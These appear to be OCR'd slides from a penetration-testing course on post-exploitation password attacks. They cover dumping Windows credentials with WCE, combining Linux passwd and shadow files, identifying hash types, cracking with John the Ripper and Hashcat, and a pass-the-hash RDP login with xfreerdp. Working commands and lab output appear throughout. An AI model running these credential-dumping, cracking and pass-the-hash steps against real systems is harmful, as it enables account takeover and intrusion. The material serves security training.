
Windows Credential Editor (WCE)

`WCE` is a security tool that allows one to perform several attacks to obtain clear text passwords and hashes from a compromised Windows host. Among other things, `WCE` can steal NTLM credentials from memory and dump clear text passwords stored by Windows authentication packages installed on the target system such as `msv1_0.dll`, `kerberos.dll`, and `digest.dll`. It's quite interesting to note that `WCE` is able to steal credentials either by using DLL injection or by directly reading the LSASS process memory. The second method is more secure in terms of operating system stability, as code is not being injected into a highly privileged process.

https://github.com/bkacadsec/sec/blob/master/chapter3/files/wce_v1_41beta_universal.zip

Leveraging Password hashes

WCE



```
C:\wce_v1_41beta_universal>wce.exe -w
WCE v1.41beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa (hernan@ampliasecu
Use -h for help.


Administrator\WIN-JQ9TIE3JGP7:123456
WIN-JQ9TIE3JGP7$\WORKGROUP:

C:\wce_v1_41beta_universal>_
```

Leveraging Password hashes

Passwords in Linux OS

Use `unshadow` utility to combine the passwd and shadow files from the compromised system.

```
kali@kali:~$ unshadow /etc/passwd /etc/shadow
```

Leveraging Password hashes

Identify Hashes Algorithm

Identifying the exact type of hash without having further information about the program or mechanism that generated it can be very challenging and sometimes even impossible.

A list of common hashes that you can use for reference when trying to identify a password hash can be found on the Openwall website https://openwall.info/wiki/john/sample-hashes. There are three main hash properties user should pay attention to:

- The length of the hash (each hash function has a specific output length)
- The character-set used in the hash
- Any special characters that may be present in the hash

Leveraging Password hashes

Identify Hashes Algorithm

```
kali@kali:~$ hashid '$hash_value'

kali@kali:~$ hash-identify
```

Leveraging Password hashes

Password Cracking

In cryptanalysis, password cracking is the process of recovering the clear text passphrase, given its stored hash. Once the hash type is known, a common approach to password cracking is to simulate the authentication process by repeatedly trying guesses for the password and comparing the newly-generated digest with a stolen or dumped hash.

Leveraging Password hashes

John the Ripper

Once you've retrieved password hashes from a target system, you will want to try cracking them so you can make use of the clear text values in further attacks. One of the most popular tools for cracking passwords is John the Ripper. John supports dozens of password formats and is under constant development. Running john in brute force mode is as simple as passing the filename containing your password hashes on the command line

```
kali@kali:~$ john pwdumps.txt

kali@kali:~$ john --rules --wordlist=/usr/share/wordlists/rockyou.txt pwdumps.txt
```

Leveraging Password hashes

Hashcat


https://samsclass.info/123/proj10/p12-hashcat.htm

Leveraging Password hashes

Pass The Hash

Cracking password hashes can be very time-consuming and it is often not feasible. A different approach of making use of dumped hashes without cracking them has been around since 1997. The technique, known as Pass-The-Hash (PTH), allows an attacker to authenticate to a remote target by using a valid combination of username and NTLM/LM hash rather than a cleartext password. This is possible because NTLM/LM password hashes are not salted and remain static between sessions and computers whose combination of username and password is the same.

Leveraging Password hashes



```
root@kali:~# xfreerdp /u:administrator /pth:32ED87BDB5FDC5E9CBA88547376818D4 /v:192.168
.1.135
[13:10:04:593] [1897:1898] [INFO][com.freerdp.client.common.cmdline] - loading channelE
x cliprdr
[13:10:04:675] [1897:1898] [INFO][com.freerdp.crypto] - creating directory /root/.confi
g/freerdp
[13:10:04:675] [1897:1898] [INFO][com.freerdp.crypto] - creating directory [/root/.conf
ig/freerdp/certs]
[13:10:04:678] [1897:1898] [INFO][com.freerdp.crypto] - created directory [/root/.confi
g/freerdp/server]
[13:10:04:747] [1897:1898] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[13:10:04:747] [1897:1898] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICA
TE NAME MISMATCH!           @
[13:10:04:747] [1897:1898] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[13:10:04:747] [1897:1898] [ERROR][com.freerdp.crypto] - The hostname used for this con
nection (192.168.1.135:3389)
[13:10:04:747] [1897:1898] [ERROR][com.freerdp.crypto] - does not match the name given
in the certificate:
[13:10:04:747] [1897:1898] [ERROR][com.freerdp.crypto] - Common Name (CN):
[13:10:04:747] [1897:1898] [ERROR][com.freerdp.crypto] -        WIN-JQ9TIE3JGP7
[13:10:04:747] [1897:1898] [ERROR][com.freerdp.crypto] - A valid certificate for the wr
ong name should NOT be trusted!
Certificate details for 192.168.1.135:3389 (RDP-Server):
        Common Name: WIN-JQ9TIE3JGP7
        Subject:     CN = WIN-JQ9TIE3JGP7
        Issuer:      CN = WIN-JQ9TIE3JGP7
        Thumbprint:  9a:ae:90:4c:da:98:29:67:31:d8:58:68:18:1a:9d:dd:6c:f1:e8:2a
```